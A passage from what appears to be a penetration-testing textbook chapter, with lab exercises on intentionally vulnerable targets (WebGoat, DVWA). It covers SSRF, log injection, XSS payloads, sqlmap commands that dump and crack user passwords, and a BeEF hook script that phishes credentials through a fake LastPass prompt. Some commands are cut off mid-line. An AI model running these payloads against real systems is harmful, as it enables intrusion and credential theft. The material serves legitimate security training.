


Figure 17.17: WebGoat login page

- After you've logged in to the WebGoat application, using the side menu, go to **(A10) Server-side Request Forgery | Server-Side Request Forgery**, as shown below:




Figure 17.18: SSRF exercise

- Click on 2 to start the exercise:



Figure 17.19: Starting the exercise

7. As shown in the preceding screenshot, this step wants us to request and display an image of Jerry.
8. Next, ensure **FoxyProxy** is set to use Burp Proxy's configurations. Then, start the **Burp Suite** application and ensure **Intercept** is turned on to capture web request messages.
9. Next, click on the **Steal the Cheese** button on the web application to capture the **HTTP POST** message within Burp Suite, as shown below:




Figure 17.20: Sending to Repeater

10. As shown in line #18 of the preceding screenshot, the HTTP message is requesting the `images/tom.png` resource from the targeted web application (WebGoat).



The `%2F` code within HTTP represents a forward slash (`/`).

11. Next, right-click on the **Repeater** tab on Burp Suite, click on **Send** to forward the HTTP message to the web application, and observe the **Response** message, as shown below:



- [illegible]

21/44

14. The **Response** message has changed, indicating that the `lessonCompleted` field is `true`:




Figure 17.23: Inspecting new Response message

15. Next, head back to the **Proxy** | **Intercept** tab, change `url=images%2Ftom.png` to `url=images%2Fjerry.png`, and click on **Forward** until step 2 of this exercise is completed, as shown below:




Figure 17.24: Completing the exercise

16. Next, select step 3 and click on the **try this** button to capture the HTTP POST message within Burp Suite:



Figure 17.25: Starting a new step

17. As shown in the preceding screenshot, this step wants us to get the WebGoat server to retrieve information from the <http://ifconfig.pro> website on the internet.
18. Once the HTTP POST message is captured within the **Intercept** tab, right-click and send it to **Repeater**:



Figure 17.26: Sending the message to Repeater

19. Next, select the **Repeater** tab and click on **Send** to forward the HTTP POST message to the WebGoat web application and observe the response:

Figure 17.27: Observing the server response

20. In the preceding screenshot, the `lessonCompleted` field is still set to `false`.

21. Next, in the **Repeater** | **Request** tab, change `url=images%2Fcat.png` to `url=http://ifconfig.pro` and click on **Send** to get a new response from the WebGoat application:




Figure 17.28: Changing the user-supplied input


22. The following screenshot shows the **Response** message contains the public IP addresses (blurred for privacy) that are associated with the WebGoat application:

Figure 17.29: Inspecting the new response

23. Next, select the **Proxy | Intercept** tab and change `url=images%2Fcat.png` to `url=http://ifconfig.pro` and click on **Forward** to complete this step of the exercise:

Figure 17.30: Changing user-supplied input

24. The following screenshot shows that step 3 is completed:

Figure 17.31: Viewing the web response message

In this section, you learned about the fundamentals of SSRF and have gained hands-on experience with checking for SSRF security vulnerabilities on a web application. In the next section, you will learn about security flaws in security logging and monitoring failures.

Understanding security logging and monitoring failures

When monitoring the security posture of an organization, cybersecurity professionals need to ensure all their systems, devices, and applications are providing sufficient logs such as login attempts, configuration changes, and network traffic anomalies to their **Security Information and Event Management (SIEM)** tool and their logging servers for accountability. Each log message will contain specific identifiers such as time and date stamps, user and process identifiers, details about the error messages, and even the 5-tuple (source IP address, destination IP address, source port number, destination port number, and protocol). If web applications and web servers do not provide sufficient logging, it is very challenging for cybersecurity professionals to detect and determine what occurred during a

system breach. In addition, secure log management practices include the encryption of log data, access controls, and regular verification of log integrity.

Security logging and monitoring involves the logs of authentication attempts, their successes and failures, error and system warnings, usage of **application programming interface (API)** calls, port scanning, and so on, which may indicate a potential threat or cyber-attack against the system. Effective logging and monitoring are not only critical for post-incident analysis but also for real-time threat detection and mitigation.



To learn more about security logging and monitoring failures, please see the official OWASP documentation at https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/.

As a penetration tester, various types of cyber-attacks, such as password spraying, credential stuffing, or even brute-forcing the login page of a web application, may not be detected if the web application is not configured with proper security logging and monitoring features. Detecting this type of security risk can mostly be done while working in the field. If the organization's blue team does not capture any of your security tests within their system logs, then the attack goes unnoticed and the security vulnerability exists.

Identifying logging security vulnerabilities

To get started with this exercise, please use the following instructions:

1. Power on your **Kali Linux** virtual machine, open the Terminal, and use the following commands to download and run the **WebGoat** Docker container:

```
kali@kali:~$ sudo docker run --rm -p 8081:8080 webgoat/webgoat
```

2. After the WebGoat Docker image is running, open Firefox and go to the following URL to access WebGoat's login page:

```
http://localhost:8081/WebGoat/login
```

3. The following screenshot shows the login page. You'll need to create a new user account if one was not already created, then log in:

Figure 17.32: Creating a new user account

4. After you've logged in to the WebGoat application, using the side menu, go to **(A9) Security Logging Failures | Logging Security**, as shown below:

Figure 17.33: Logging Security exercise

5. Click on step 2, then enter a random username and password within the login fields and click on **Submit**, as shown below:

Figure 17.34: Random input

6. As shown in the preceding screenshot, the web application shows the log message from the server's log file. We can alter the server's log message to make it seem like the *admin* user was able to log in successfully.
7. Next, insert `user1. Login successful for username: admin` within the username field with a random password, as shown below:

Figure 17.35: Sending malformed data

8. As shown in the preceding screenshot, we're able to make it look as if the *admin* user was able to successfully log in to the web application due to the insecurities in web application logging.
9. Next, click on step 4 and enter `admin` as the username and a random password to observe the server response, as shown below:

Figure 17.36: Attempting to log in using the admin username

10. As shown in the preceding screenshot, the web application does not provide any log messages on the web page. Since no log messages are appearing on the web application, we won't be able to identify the administrator's password. However, we can check the log messages from the Terminal.
11. Next, go to the Terminal where you've launched the WebGoat application/Docker container and look for any log messages that contain the administrator's password, as shown below:

Figure 17.37: Viewing password

12. As shown in the preceding screenshot, the web application contains logging security vulnerabilities that allow the administrator's credentials to be displayed in the web server's log file when the web application is launched.
13. To decode the password hash value, copy the password hash and use the following commands on a new Terminal:

```
kali@kali:~$ echo NWI4ZmE0NGUtMDlhOC00MGFmLWlXmJEtZDQyZDgzMGFjMjd1 | base64 --decode
```

14. The following screenshot shows the plaintext password for the Administrator's account:

Figure 17.38: Decoding as Base64

15. Finally, enter the username `Admin` with the plaintext password to complete the exercise, as shown below:

Figure 17.39: Logging in as admin

Having completed this exercise, you've learned how logging security vulnerabilities can be leveraged by cyber-criminals to compromise targeted web applications. In the next section, you will discover how to test for cross-site scripting vulnerabilities on a web application.

Understanding cross-site scripting

Cross-site scripting (XSS) is a type of injection-based attack (these were introduced in the previous chapter) that allows a threat actor to inject client-side scripts into a vulnerable web application. When anyone visits the web page containing the XSS code, the web page is downloaded to the client's web browser and executes with the malicious scripts automatically in the background. XSS attacks are carried out by exploiting web application security vulnerabilities in a dynamically created web page.

Threat actors usually perform XSS attacks on vulnerable applications for various reasons, such as redirecting a user to a malicious URL, data theft, manipulation, displaying hidden iframes, and showing pop-up windows on a victim's web browser. As an aspiring ethical hacker and penetration tester, it's important to understand the characteristics of various types of XSS attacks, as follows:

- **Stored XSS**
- **Reflected XSS**
- **DOM-based XSS**
- **Cross-site request forgery (CSRF)**

Stored XSS is persistent on the web page. This means that the threat actor injects the malicious code into the web application on a server, which allows the code to be permanently stored on the web page. When any number of potential victims visit the compromised web page, the victim's browser will parse all the web code. However, in the background, the malicious script is being executed on the victim's web browser. This allows the attacker to retrieve any passwords, cookie information, and other sensitive information that is stored on the victim's web browser.

The following are common injection points on a web application or web page:

- Comment sections
- Forums
- User profiles
- Login field

The following diagram shows a visual representation of an XSS attack:

Figure 17.40: XSS attack

Reflected XSS is a non-persistent attack. In this form of XSS, the threat actor usually sends a malicious link to a potential victim. If the victim clicks the link, their web browser will open and load the web page containing the malicious XSS code and execute it. Once the malicious code is executed on the victim's web browser, the threat actor will be able to retrieve any sensitive data stored on the victim's web browser. In reflected XSS, the malicious script is part of the request sent to the web server and then reflected back in the response and executed by the victim's browser.

Document Object Model (DOM) XSS operates similarly to reflected XSS and leverages the permissions that are inherited from the user account that's running on the host's web browser. With DOM-based XSS, the client-side scripts are commonly used by threat actors to deliver malicious code whenever a user makes a request, and the malicious code is delivered to the user's web browser via HTTP messages.

In a **CSRF** attack, the threat actor abuses the trust between a reputable web server and a trusted user. Imagine a user, Bob, who opens his web browser and logs in to his banking customer portal to perform some online transactions. Bob has used his user credentials on his bank's web portal; the web application/server verifies that the user is Bob and automatically trusts his computer as the device communicating with the web server. However, Bob also opens a new tab in the same browser to visit another website while maintaining an active session with the bank's web portal (trusted site).

Bob doesn't suspect that the new website he has visited contains malicious code, which is then executed in the background on Bob's machine:

Figure 17.41: CSRF

The malicious code then injects an HTTP request into the trusted site from Bob's machine. By doing this, the attacker can capture Bob's user credentials and session information. Additionally, the malicious link can cause Bob's machine to perform malicious actions on the trusted site.

Over the next few sub-sections, you will learn how to discover various types of XSS security vulnerabilities on a web application.

Part 1 – Discovering reflected XSS

In a reflected XSS attack, data is inserted and then reflected on the web page. In this exercise, you will discover a reflected XSS vulnerability on a target server.

To get started with this exercise, please use the following instructions:

1. Power on your **Kali Linux** virtual machine, open the Terminal, and use the following commands to download and run the **WebGoat** Docker container:

```
kali@kali:~$ sudo docker run --rm -p 8081:8080 webgoat/webgoat
```

2. After the WebGoat Docker image is running, open Firefox and go to the following URL to access WebGoat's login page:

```
http://localhost:8081/WebGoat/login
```

3. The following screenshot shows the login page; create a new user if one does not already exist and log in:

Figure 17.42: WebGoat Login page

4. After you've logged in to the WebGoat application, using the side menu, go to **(A3) Injection | Cross Site Scripting** and a tutorial will appear. Make sure you read through steps 1 to 7, as shown below:

Figure 17.43: XSS exercise

5. At step 7, we will need to perform reflected XSS on the following page:

Figure 17.44: Attempting XSS

6. As shown in the preceding screenshot, there's an input field for the credit card number and another for the card's security code. We can attempt to inject an XSS script within the credit card number field.
7. Next, insert `4128 3214 0002 1999"><script>alert("Testing Reflected XSS")</script>` within the credit card number field and click on **Purchase**, as shown below:

Figure 17.45: Performing XSS

8. As shown in the preceding screenshot, the contents of our script were reflected on the web page. Read through *steps 8 to 10* that appear within the web application tutorial, as shown below:

Figure 17.46: Continuing the tutorial

Part 2 – Performing DOM-based XSS

To get started with DOM-based XSS, follow these steps:

1. In step 10 of the tutorial the WebGoat application, using Mozilla Firefox, right-click anywhere on the web page and select the **Inspect** option that appears on Firefox as shown below:

Figure 17.47: DOM-based XSS exercise

2. When the **Web Developer Tools** menu appears, click on the **Debugger** tab to view the elements of the web application, as shown below:

Figure 17.48: Firefox Debugger

3. As shown in the preceding screenshot, the `GoatRouter.js` file contains the route configurations for the client-side code for the web application. Notice that there are four routes listed: `welcome`, `lesson/`, `test/`, and `reportCard`.
4. Insert the base route of `start.mvc#` as the prefix for the `test` route found within the `GoatRouter.js` file to create `start.mvc#test/` and insert it into the input field, as shown below:

Figure 17.49: Injecting malformed data

5. In *step 11*, we'll need to combine reflected XSS using `webgoat.customjs.phoneHome()`. Therefore, open a new tab on Mozilla and go to the following URL:
`http://localhost:8081/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome();<%2fscript>`
6. Once the script is executed within the address bar of Mozilla, right-click on the page and click on **Inspect**. On the **Web Developer Tools** menu, click on the **Console** tab to view the response code, as shown below:

Figure 17.50: Firefox Console



If you get a negative number, refresh the page to generate a positive number.

7. Next, copy the response code and submit it within *step 11* to complete the exercise.

Part 3 – Discovering stored XSS

To identify stored XSS, you can perform these steps:

1. Using the side menu, go to **(A3) Injection | Cross Site Scripting (stored)** and read through steps 1 to 3, as shown below:

Figure 17.51: Stored XSS exercise

2. Go to step 3, then right-click on the web page and click on **Inspect** to open the **Web Developer Tools** within Firefox.
3. On the **Web Developer Tools** menu, select the **Console** tab and execute the following:

```
webgoat.customjs.phoneHome()
```
4. The following screenshot shows that the preceding command was able to involve the function and provide the response code:

Figure 17.52: Response message

5. Next, copy the response code from the **Console** and submit it in *step 3* to complete the exercise.

Having completed this section, you have gained hands-on experience in testing a vulnerable web application for XSS attacks. In the next section, you will learn how to automate SQL injection attacks on a vulnerable web application.

Automating SQL injection attacks

`sqlmap` is an automated tool for performing and exploiting SQL injection vulnerabilities on a web application. The tool also allows you to perform exploitation attacks, manipulate records, and retrieve data from the backend database from vulnerable web applications. Overall, during a web application penetration testing exercise, using automation can help you save a lot of time when you're looking for security flaws during an assessment.

In this section, you will learn how to use `sqlmap` to easily identify SQL injection flaws within a vulnerable web application and retrieve sensitive data.

Part 1 – Discovering databases

To get started with this exercise, please follow these steps:

1. Power on both your **Kali Linux** and **Metasploitable 2** virtual machines. When the Metasploitable 2 virtual machine boots, log in using `msfadmin/msfadmin`

as the username and password. Then, use the `ip address` command to retrieve its IP address, as shown here:

Figure 17.53: Checking the IP address

2. The IP address of your virtual machine may be different from what is shown in the preceding screenshot; however, it should be within the same IP subnet (`172.30.1.0/24`) as your Kali Linux virtual machine.
3. Next, on **Kali Linux**, open Firefox and enter the IP address of the Metasploitable 2 virtual machine to load its home page, then click on **DVWA**:

Figure 17.54: Metasploitable 2 web interface

4. On the **Damn Vulnerable Web Application (DVWA)** login page, log in using `admin / password` as the username and password, as shown below:

Figure 17.55: DVWA login page

5. Once, you've logged in to DVWA, click on **DVWA Security** and set the security level to **low**, as shown below:

Figure 17.56: DVWA Security settings

6. Next, select the **SQL Injection** option, as shown here:

Figure 17.57: SQL Injection exercise

7. Next, ensure **FoxyProxy** is set to use the Burp Suite proxy configuration and the **Burp Suite** application is running and intercepting the web traffic be-

tween your web browser and the vulnerable web application.

8. For the web application, enter `1` within the **User ID** field and click on **Submit** to check whether the web application is vulnerable to SQL injection attacks (forward the request in Burp Suite):

Figure 17.58: Retrieving the first record from the database

9. As shown in the preceding screenshot, the web application retrieved the first record from the database, thus revealing the *admin* user account.
10. Repeat step 7 but do not forward the **HTTP GET** message in Burp Suite Intercept, as shown below:

Figure 17.59: Intercepting the HTTP GET message

11. As shown in the preceding screenshot, the Burp Suite Intercept proxy was able to capture the cookie details from the **HTTP GET** request. Ensure that you copy the entire line (except the `security_level` value) containing the cookie data as it will be needed when you perform the automation process with `sqlmap`. Based on the capture information, the following is the code that I'll be copying:

```
security=low; PHPSESSID=3fd76ae0d996ea6f1662c73213b9b874
```

12. Next, copy the URL from the address bar of your web browser, as it will be needed for `sqlmap`: <http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#>
13. Next, open the **Terminal** within Kali Linux and use the following syntax to check for potential SQL injection vulnerabilities on the web application:

```
sudo sqlmap --url <URL> --cookie= '<cookie token>' -dbs
```

14. The following is the actual command that's used for automating the process:

```
kali@kali:~$ sudo sqlmap --url http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=\&Submit=Submit# --cookie='security=low;
```

15. As shown in the preceding code, ensure that you place a backslash (\) before the ampersand (&) to inform the application to treat the ampersand (&) as a regular character when parsing data.
16. During the automation process, `sqlmap` will begin to ask you a series of questions that determine how the tool will identify SQL injection vulnerabilities. Simply hit *Enter* to select the default operations, as shown here:

Figure 17.60: Identifying SQL injection vulnerabilities

17. As shown in the preceding screenshot, various SQL injection-based security vulnerabilities were found on the web application.
18. The following screenshot shows that seven databases were also found within the web application:

Figure 17.61: Identifying databases

Part 2 – Retrieving sensitive information

In this part, you will learn how to retrieve sensitive information stored within the database through the vulnerable web application. Let's get started:

1. By appending the `--tables -D <database-name>` command to the end of your `sqlmap` command, you will be able to extract all the tables from the selected database:

```
kali@kali:~$ sudo sqlmap --url http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=\&Submit=Submit# --cookie='security=low;
```

2. The following screenshot shows the results – two tables were found within the **DVWA** database:

Figure 17.62: Retrieving tables

3. Next, by appending the `--columns -D <database-name>` command to the end of your `sqlmap` command, you will be able to retrieve all the columns of the selected database:

```
kali@kali:~$ sudo sqlmap --url http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=\&Submit=Submit# --cookie='security=low;
```

4. As shown in the following screenshot, various columns with interesting names were retrieved:

Figure 17.63: Retrieving columns

5. As shown in the preceding screenshot, six columns were found within the **users** table of the **DVWA** database. The following screenshot shows that three columns were found within the **guestbook** table of the same database:

Figure 17.64: Columns of a table

6. Next, to retrieve the columns of a specific table of a database, append the `--columns -D <database-name> -T <table-name>` command to the end of the `sqlmap` command:

```
kali@kali:~$ sudo sqlmap --url http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=\&Submit=Submit# --cookie='security=low;
```

7. As shown in the following screenshot, `sqlmap` was able to retrieve columns from the **users** tables only from the **DVWA** database:

Figure 17.65: Columns of users table

8. Next, to retrieve all the data from a specific table of a database, append the `--dump -D <database-name> -T <table-name>` command to the end of the `sqlmap` command:

```
kali@kali:~$ sudo sqlmap --url http://172.30.1.20/dvwa/vulnerabilities/sqli/?id=\&Submit=Submit# --cookie='security=low;
```

9. If any hash versions of the passwords are found within the table, `sqlmap` will ask the following questions:
1. Do you want to store the hashes in a temporary file for eventual further processing with other tools [Y/N]?
 2. Do you want to crack them via a dictionary-based attack? [Y/N/Q]
10. Ensure you select the default options for all the questions. The default options are indicated by an uppercase letter, where Y = yes and N = no.
11. The following screenshot shows `sqlmap` performing password-cracking techniques on the hashes that were found within the table of the database. It was able to retrieve the plaintext passwords:

Figure 17.66: Retrieving password hashes

12. The following screenshot shows the summary of the user ID, username, and passwords that were retrieved from the vulnerable web application and its database:

Figure 17.67: User accounts

13. Using the information that's been extracted from the vulnerable database and web application allows threat actors and penetration testers to further exploit the security weaknesses that have been found and even manipulate the database.

Having completed this section, you have learned how to use `sqlmap` to automate the process of extracting data from a vulnerable web application with a database. In the next section, you will learn how to exploit XSS vulnerabilities using a client-side attack with the Browser Exploitation Framework.

Performing client-side attacks

The **Browser Exploitation Framework (BeEF)** is a security auditing tool that's used by penetration testers to assess the security posture and discover vulnerabilities in systems and networks. It allows you to hook up a client's web browser and

exploit it by injecting client-side attacks. Hooking is the process of getting a victim to click on a web page that contains custom/malicious JavaScript code. This JavaScript code is then processed by the victim's web browser and binds their web browser to the BeEF server running on your Kali Linux machine, allowing the penetration tester to control the victim's system and perform various client-side attacks.

In this section, you will learn how to use BeEF to perform a social engineering client-side attack, hook a victim's web browser, and control their system without their knowledge. For this exercise, you will need to use Kali Linux and one of the Windows 10 Enterprise virtual machines within your virtual lab environment.

To get started with this exercise, please use the following instructions:

1. Ensure **Network Adapter 3** is enabled on the Kali Linux virtual machine, as shown below:

Figure 17.68: Network Adapter on Kali Linux

2. Power on **Kali Linux** and one of the **Windows 10** virtual machines, such as **Bob-PC**.
3. On Kali Linux, open the Terminal and use the following commands to install BeEF:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install beef-xss
```

4. On **Kali Linux**, to open BeEF, click on the Kali Linux icon in the top-left corner and go to **08 - Exploitation Tools** | **beef start** framework:

Figure 17.69: Starting BeEF

5. BeEF will initialize and prompt you to enter a new password to access the BeEF server, then provide you with details on how to access the user portal of the BeEF server:

Figure 17.70: Setting BeEF credentials

6. Web UI and hook URLs are important. The JavaScript hook is usually embedded in a web page that is sent to the victim. Once accessed, the JavaScript will execute on the victim's browser and create a hook to the BeEF server that's running on your attacker machine. Ensure the IP address that's used in the hook script is the IP address of the BeEF server. In our lab, the IP address belongs to our Kali Linux machine, which is running the BeEF server.
7. The web browser will automatically open. You can also manually open your web browser and go to `http://127.0.0.1:3000/ui/panel` to access the BeEF login portal for the server:

Figure 17.71: BeEF login page

8. Here, the username is *beef*. We set the password in *step 3* when we initially started BeEF.
9. Next, open a new Terminal and start the Apache2 web service on Kali Linux:

```
kali@kali:~$ sudo service apache2 start
```

10. Create a copy of the original `/var/www/html/index.html` file and name it `index2.html` by using the following commands:

```
kali@kali:~$ sudo cp /var/www/html/index.html /var/www/html/index2.html
```

11. Next, use **Mousepad** to edit the `index.html` file:

```
kali@kali:~$ sudo mousepad /var/www/html/index.html
```

12. Use the following **HyperText Markup Language (HTML)** code to create a basic web page. Ensure that you change the IP address within the hook script so that it matches the IP address of your Kali Linux machine:

```
<html>
<head>
<title>Web Page</title>
<script src="http://<kali-linux-IP-here>:3000/hook.js"></script>
</head>
<body>
<h1>This is a vulnerable web page</h1>
<p>We are using browser exploitation.</p>
</body>
</html>
```

13. The following screenshot shows the code written in Mousepad:

Figure 17.72: Creating a hook

14. As shown in the preceding screenshot, line #4 contains the BeEF script, which will be executed on the victim's web browser.
15. Next, on your Windows 10 virtual machine (Bob-PC), open the web browser and insert the IP address of the Kali Linux machine:

Figure 17.73: Triggering the hook

16. Next, go back to your Kali Linux machine and take a look at your BeEF server user portal. You should now have a hooked browser, as shown below:

Figure 17.74: BeEF interface

17. To execute commands and actions on your victim's web browser, click on the **Commands** tab. Here, you'll be able to execute actions on the victim's web browser, as shown below:

Figure 17.75: BeEF modules

18. To perform a social engineering attack on the victim, click on the **Commands** tab and go to **Social Engineering** | **Fake LastPass** | **Execute**:

Figure 17.76: Launching a client-side attack

19. Now, go to the Windows machine. You'll see a fake LastPass login window bar appear in the web browser:

Figure 17.77: Viewing the client-side attack

20. Once the victim enters their user credentials, they are sent to the BeEF server, which allows the penetration tester to capture the user's username and password.
21. Once you've finished with the exercise, power off your virtual machines.
22. Lastly, open **VirtualBox Manager**, select the **Kali Linux** virtual machine, select **Settings**, go to **Network**, and disable **Adapter 3**. This would disable the network adapter on Kali Linux that's connected to the RedTeamLab network within our lab topology.



To learn more about BeEF and its capabilities, please see the official website at <https://beefproject.com/>.

BeEF is a sophisticated tool designed for penetration testers, enabling them to conduct client-side attacks. These attacks exploit vulnerabilities in a victim's web browser interface, facilitating activities such as port and network scanning and social engineering attacks to collect confidential information. Be sure to play around with BeEF some more within your lab network to discover all of its capabilities and use cases.

Summary

In this chapter, you learned about additional web application security risks and have gained hands-on experience of discovering and exploiting those security vulnerabilities. Furthermore, you have learned how to use tools such as Burp Suite, sqlmap, and BeEF to exploit security flaws in vulnerable web applications.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact.

In the next chapter, *Best Practices for the Real World*, you will learn about various guidelines that should be followed by all penetration testers, the importance of creating a checklist for penetration testing, some cool hacker gadgets, and how to set up remote access to securely access your penetration tester's machine over the internet.

Further reading

- OWASP Top 10: <https://owasp.org/www-project-top-ten/>
- OWASP Top 10 as a standard:
https://owasp.org/Top10/A00_2021_How_to_use_the_OWASP_Top_10_as_a_standard/
- AppSec Program with the OWASP Top 10:
https://owasp.org/Top10/A00_2021-How_to_start_an_AppSec_program_with_the_OWASP_Top_10/

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

<https://packt.link/SecNet>

